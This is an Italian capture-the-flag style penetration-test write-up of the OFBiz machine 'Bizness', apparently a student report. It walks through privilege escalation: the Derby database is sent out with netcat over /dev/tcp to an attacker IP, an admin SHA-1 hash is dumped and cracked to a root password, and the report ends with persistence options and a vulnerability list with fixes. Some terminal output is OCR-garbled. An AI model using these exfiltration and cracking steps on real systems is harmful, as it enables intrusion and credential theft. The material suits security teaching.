Per portare a termine la fase di privilege escalation dobbiamo analizzare la macchina per scoprire informazioni aggiuntive. In particolare il servizio di cui ci siamo serviti per violare la macchina ci offre degli spunti interessati da cui partire. La sua installazione si trova in:

```
/opt/ofbiz/
```

Enumerating OFBiz 1/2

```
ofbiz@bizness:/opt/ofbiz$ ls -la
ls -la
total 252
drwxr-xr-x 15 ofbiz ofbiz-operator 4096 Jan  3 04:42 .
drwxr-xr-x  3 root  root  4096 Dec 21 2023 ..
-rw-r--r--  1 ofbiz ofbiz-operator 7136 Oct 13 2023 APACHE2_HEADER
drwxr-xr-x 14 ofbiz ofbiz-operator 4096 Dec 21 2023 applications
drwxr-xr-x 10 ofbiz ofbiz-operator 4096 Dec 21 2023 build
-rw-r--r--  1 ofbiz ofbiz-operator 48733 Oct 13 2023 build.gradle
-rw-r--r--  1 ofbiz ofbiz-operator 2492 Oct 13 2023 common.gradle
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 config
drwxr-xr-x  4 ofbiz ofbiz-operator 4096 Dec 21 2023 docker
-rw-r--r--  1 ofbiz ofbiz-operator 4980 Oct 13 2023 Dockerfile
-rw-r--r--  1 ofbiz ofbiz-operator 9432 Oct 13 2023 DOCKER.md
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 docs
drwxr-xr-x 19 ofbiz ofbiz-operator 4096 Dec 21 2023 framework
-rw-r--r--  1 ofbiz ofbiz-operator 944 Oct 13 2023 .gitattributes
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 .github
-rw-r--r--  1 ofbiz ofbiz-operator 643 Oct 13 2023 .gitignore
drwxr-xr-x  5 ofbiz ofbiz-operator 4096 Dec 21 2023 .gradle
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 gradle
-rw-r--r--  1 ofbiz ofbiz-operator 1185 Oct 13 2023 gradle.properties
-rw-r--r-x  1 ofbiz ofbiz-operator 6134 Oct 13 2023 gradlew
-rw-r--r--  1 ofbiz ofbiz-operator 3185 Oct 13 2023 gradlew.bat
-rw-r--r--  1 ofbiz ofbiz-operator 278 Oct 13 2023 .hgignore
drwxr-xr-x  1 ofbiz ofbiz-operator 1246 Oct 13 2023 init-gradle-wrapper.bat
-rw-r--r--  1 ofbiz ofbiz-operator 2672 Oct 13 2023 INSTALL
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Dec 21 2023 lib
-rw-r--r--  1 ofbiz ofbiz-operator 13324 Oct 29 2023 LICENSE
-rw-r--r--  1 ofbiz ofbiz-operator 166 Oct 13 2023 NOTICE
-rw-r--r--  1 ofbiz ofbiz-operator 145 Oct 13 2023 npm-shrinkwrap.json
-rw-r--r--  1 ofbiz ofbiz-operator 1747 Oct 13 2023 OPTIONAL_LIBRARIES
drwxr-xr-x 24 ofbiz ofbiz-operator 4096 Dec 21 2023 plugins
-rw-r--r--  1 ofbiz ofbiz-operator 31656 Oct 13 2023 README.adoc
drwxr-xr-x  9 ofbiz ofbiz-operator 4096 Dec 21 2023 runtime
-rw-r--r--  1 ofbiz ofbiz-operator 893 Oct 13 2023 SECURITY.md
-rw-r--r--  1 ofbiz ofbiz-operator 1246 Oct 13 2023 settings.gradle
drwxr-xr-x  7 ofbiz ofbiz-operator 4096 Dec 21 2023 themes
-rw-r--r--  1 ofbiz ofbiz-operator     6 Oct 13 2023 VERSION
-rw-r--r--  1 ofbiz ofbiz-operator 1969 Oct 13 2023 .xmlcatalog.xml
ofbiz@bizness:/opt/ofbiz$
```

Enumerating OFBiz 2/2

Una ricerca ci indica che la directory `/framework` contiene la maggior parte dei file di configurazione che potrebbero interessarci, poiché contiene tutti i cosiddetti componenti gestiti da OFBiz.

Infatti in questa cartella troviamo una sottodirectory chiamata **security** che attira particolarmente la nostra attenzione. All'interno della sottodirectory `security/config` troviamo il file `security.properties`, che contiene la seguente voce:

```
# -- specify the type of hash to use for one-way encryption, will be passed to
java.security.MessageDigest.getInstance() --
# -- options may include: SHA, PBKDF2withHmacSHA1, PBKDF2withHmacSHA256,
PBKDF2withHmacSHA384, PBKDF2withHmacSHA512 and etc
password.encrypt.hash.type=SHA
```

Una prima analisi

Di default, OFBiz utilizza SHA-1, un algoritmo di hashing non più considerato sicuro. Questo rappresenta un buon punto di partenza per eseguire Privilege Escalation, poiché se riusciamo a trovare le password memorizzate, potremmo essere in grado di decifrarle facilmente. Il prossimo passo è individuare dove sono archiviate le password e altre informazioni in Apache OFBiz. Una rapida ricerca rivela che, per impostazione predefinita, OFBiz utilizza un database Java incorporato chiamato Apache Derby.

Apache Derby

La lettura della documentazione ci porta alla conclusione che i file di Derby sono archiviati nella directory runtime/data/derby di OFBiz:

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ ls -la
ls -la
total 24
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 21 2023 .
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 2023 ..
-rw-r--r-- 1 ofbiz ofbiz-operator 4096 Jul 2 16:46 derby.log
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jul 2 16:46 ofbiz
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jul 2 10:20 ofbizolap
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jul 2 10:20 ofbiztenant
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ █
```

Poiché Derby è un database incorporato, non ha una porta a cui possiamo connetterci, né un singolo file che possiamo enumerare.

Apache Derby Exfiltration

Fortunatamente, possiamo usare il comando `i j` fornito da derby-tools per andare ad interagire con questo database tramite sintassi SQL. Per prima cosa esfiltriamo la cartella ofbiz all'interno della directory derby nel nostro sistema locale. Localmente, abbiamo impostato un listener Netcat che scrive in un file:

```
nc -nlvp 5555 > ofbiz.tar
```

Sulla destinazione, usiamo tar per comprimere la directory in un singolo file, e poi la cat in `/dev/tcp` per scriverla al nostro ascoltatore.

```
cd /opt/ofbiz/runtime/data/derby  
tar cvf ofbiz.tar ofbiz  
cat ofbiz.tar > /dev/tcp/10.10.14.59/5555
```

Apache Derby Esamination 1/2

Una volta fatto ciò abbiamo ottenuto il database derby in locale sul quale andiamo a fare un'ispezione tramite il comando `ij` che fa parte della suite `derby-tools`

```
(luke@kaluccio) [~/Desktop/Bizness]
$ ij
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ij version 10.14
ij> connect 'jdbc:derby:./ofbiz';
ij> SHOW TABLES;
TABLE_SCHEM TABLE_NAME REMARKS
SYS |SYSALIASES
SYS |SYSCHECKS
SYS |SYSCOLPERMS
SYS |SYSCOLUMNNS
SYS |SYSCONGLOMERATES
SYS |SYSCONSTRAINTS
SYS |SYSDEPENDS
SYS |SYSFILES
SYS |SYSFOREIGNKEYS
SYS |SYSKEYS
SYS |SYSPERMS
SYS |SYSROLES
SYS |SYSROUTINEPERMS
SYS |SYSSCHEMAS
SYS |SYSSEQUENCES
SYS |SYSSTATEMENTS
SYS |SYSSTATISTICS
SYS |SYSTABLEPERMS
SYS |SYSTABLES
SYS |SYSTRIGGERS
SYS |SYSUSERS
SYS |SYSVIEWS
SYSIBM |SYSUMMY1
OFBIZ |ACCOMMODATION_CLASS
OFBIZ |ACCOMMODATION_MAP
OFBIZ |ACCOMMODATION_MAP_TYPE
OFBIZ |ACCOMMODATION_SPOT
OFBIZ |ACCTG_TRANS
OFBIZ |ACCTG_TRANS_ATTRIBUTE
OFBIZ |ACCTG_TRANS_ENTRY
```



Apache Derby Esamination 2/2

Dalle 877 tables trovate ci soffermiamo sulla tabella **USER_LOGIN**

```
<...SNIP...>
OFBIZ      |USER_LOGIN
OFBIZ      |USER_LOGIN_HISTORY
OFBIZ      |USER_LOGIN_PASSWORD_HISTORY
OFBIZ      |USER_LOGIN_SECURITY_GROUP
OFBIZ      |USER_LOGIN_SECURITY_QUESTION
OFBIZ      |USER_LOGIN_SESSION
OFBIZ      |USER_PREFERENCE
OFBIZ      |USER_PREF_GROUP_TYPE
<...SNIP...>
```

Tabella USER_LOGIN

Proviamo a vedere il contenuto di questa tabella tramite la sintassi SQL

```
SELECT * FROM OFBIZ.USER_LOGIN
```

	USER_LOGIN_ID	PASSWORD_HASH	PASSWORD_HINT	CURRENT_PASSWORD	
	DISABLED_DATE_TIME	IS_6 ENA6 HAS6 REQ6 LAST_CURRENCY_UM	LAST_LOCATE6 LAST_TIME_ZONE		
	DISABLED_BY	SUCCESSIVE_FAILED_LOG EXTERNAL_AUTH_ID			
	LAST_UPDATED_STAMP	USER_LDAP_DN			
		LAST_UPDATED_TX_STAMP		CREATED_STAMP	
system					
	NULL	NULL	Y N NULL NULL NULL	NULL NULL NULL	
anonymous	2023-12-16 03:39:04.584	2023-12-16 03:39:04.538	2023-12-16 03:38:54.694	2023-12-16 03:38:54.284	system system NULL
admin	NULL	NULL	NULL N NULL NULL NULL	NULL NULL NULL	
qRwXQ2I	2023-12-16 03:38:54.747	2023-12-16 03:38:54.284	2023-12-16 03:38:54.747	2023-12-16 03:38:54.284	NULL \$SHA\$dsuP8_QoVBpDWFeo8-dRzD
	NULL	NULL	NULL Y N N NULL	NULL NULL NULL	
	NULL	NULL	NULL N NULL NULL NULL	NULL NULL NULL	
	2023-12-16 03:44:54.272	2023-12-16 03:44:54.213	2023-12-16 03:40:23.643	2023-12-16 03:40:23.445	NULL NULL NULL
3 rows selected					

Da questa tabella ricaviamo l'hash della password dell'utente admin e lo salviamo in un file chiamato hash.txt.

Hashid

Analizziamo l'hash ottenuto per vedere se corrisponde all'hash che abbiamo trovato nel file di configurazione di OFBiz.

```
(luke@kaluccio)-[~/Desktop/Bizness]
$ hashid hash.txt
-- File 'hash.txt' --
Analyzing '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I'
[+] Unknown hash
-- End of file 'hash.txt' --
```

Purtroppo non possiamo utilizzare i classici programmi per il cracking di un hash. Dobbiamo effettuare ulteriori analisi poiché probabilmente questa stringa viene trattata diversamente all'interno ad OFBiz.

Apache-OFBiz-SHA1-Cracker 1/2

Dopo un ulteriore ricerca sul web ho trovato una repo su github chiamata Apache-OFBiz-SHA1-Cracker, che analizzandola fa un reverse engineer sul codice Java che OFBiz utilizza per trattare la password.

The screenshot shows the GitHub repository page for "Apache-OFBiz-SHA1-Cracker". The repository has 3 forks and no releases published. It is written in Python and has two contributors: "duck-sec" and "pavel-pi". The code is a simple reverse engineer of Java code used to generate SHA1 hashes. The README file contains the following text:

```
This script uses python hashlib to brute force Apache OFBiz SHA1 hashes.
```

Description

This is essentially a simple reverse engineer of the java used to generate the string in the first place:

```
public static String cryptBytes(String hashType, String salt, byte[] bytes) {  
    if (hashType == null) {  
        hashType = "SHA";  
    }  
    if (salt == null) {  
        salt = RandomStringUtil.randomUUID(new SecureRandom().nextInt(10) + 1, CRYPT_CHAR_I);  
    }  
    StringBuilder sb = new StringBuilder();  
    sb.append("$").append(hashType).append("$").append(salt).append("$");  
    sb.append(getCryptedBytes(hashType, salt, bytes));  
    return sb.toString();  
}  
  
private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {  
    try {  
        MessageDigest messageDigest = MessageDigest.getInstance(hashType);  
        messageDigest.update(salt.getBytes(UtilIO.UTF8));  
        messageDigest.update(bytes);  
        return Base64.encodeBase64URLSafeString(messageDigest.digest()).replace('+', '-');  
    } catch (NoSuchAlgorithmException e) {  
        throw new GeneralRuntimeException("Error while comparing password", e);  
    }  
}
```

Apache-OFBiz-SHA1-Cracker 2/2

Tramite l'utilizzo dello script e della wordlist `rockyou.txt` si ha la rottura dell'hash e ci viene mostrata la password per l'utente `root`

```
(luke@kaluccio) - [~/Desktop/Bizness]
$ python OFBiz-pass-crack.py --hash-string '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I' --wordlist /usr/share/wordlists/rockyou.txt
[+] Attempting to crack....
Found Password: monkeybizness
hash: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
(Attempts: 1478438)
[!] Super, I bet you could log into something with that!
```

- Password: **monkeybizness**

Accesso come root

Ora non ci resta che fare Privilege Escalation in modo verticale sull'utente root tramite il comando:

```
su root
```

```
ofbiz@bizness:/opt/ofbiz$ su root
su root
Password: monkeybizness
id
uid=0(root) gid=0(root) groups=0(root)
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework • Python 3.x installed on your system.
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
```

Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Maintaining Access


Per la fase di Maintaining Access possiamo sfruttare 2 alternative:

- l'exploit usato per fare Target Exploitation può essere utilizzato sempre purché ci sia una versione vulnerabile di Apache OFBiz con la macchina target sempre attiva per l'invocazione di una reverse shell.
- dato che la macchina possiede il servizio ssh attivo è possibile generare una chiave ssh per poi usarla in un secondo momento per entrare e uscire la macchina a nostro piacimento.


Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Numero di vulnerabilità per gravità



Percentuale di vulnerabilità per gravità



CVE-2023-49070

Critical (9.8)

Descrizione: Pre-auth RCE in Apache Ofbiz versione 18.12.09. È dovuto all'XML-RPC non più mantenuto ancora presente. Questo problema riguarda Apache OFBiz: prima del 18.12.10.

Rischi: Bypass dell'autenticazione e Remote code execution

Soluzione: Aggiornare OFBiz alla versione 18.12.10

CGI Generic SQL Injection (blind)

High (8.3)

Descrizione: Inviando parametri appositamente realizzati a uno o più script CGI ospitati sul server web remoto, Nessus è stato in grado di ottenere una risposta molto diversa, il che suggerisce che potrebbe essere stato in grado di modificare il comportamento dell'applicazione e accedere direttamente al database sottostante.

Rischi: Il web server remoto è potenzialmente soggetto ad attacchi SQL injection.

Soluzione: Modificare gli script CGI interessati in modo che interpretano correttamente agli argomenti.

JQuery 1.2 < 3.5.0 Multiple XSS

Medium (6.1)

Descrizione: Se secondo la versione segnalata nello script, la versione di JQuery ospitata sul server Web remoto è maggiore o uguale a 1.2 e precedente a 3.5.0.

Rischi: Vulnerabile a cross site scripting.

Soluzione: Aggiornare JQuery ad una versione più recente

Weak MAC Algorithm(s) Supported (SSH)

Low (2.6)

Descrizione: Il server SSH remoto è autorizzato a consentire/supportare algoritmi MAC deboli.

Rischi: Ciò potrebbe consentire a un aggressore di compromettere l'integrità e l'autenticità dei dati scambiati tramite SSH, mettendo a rischio la confidenzialità delle informazioni e la sicurezza del sistema permettendo accessi non autorizzati.

Soluzione: Disabilitare gli algoritmi MAC deboli.

Conclusione

Thank you!

E-mail: l.boffa1@studenti.unisa.it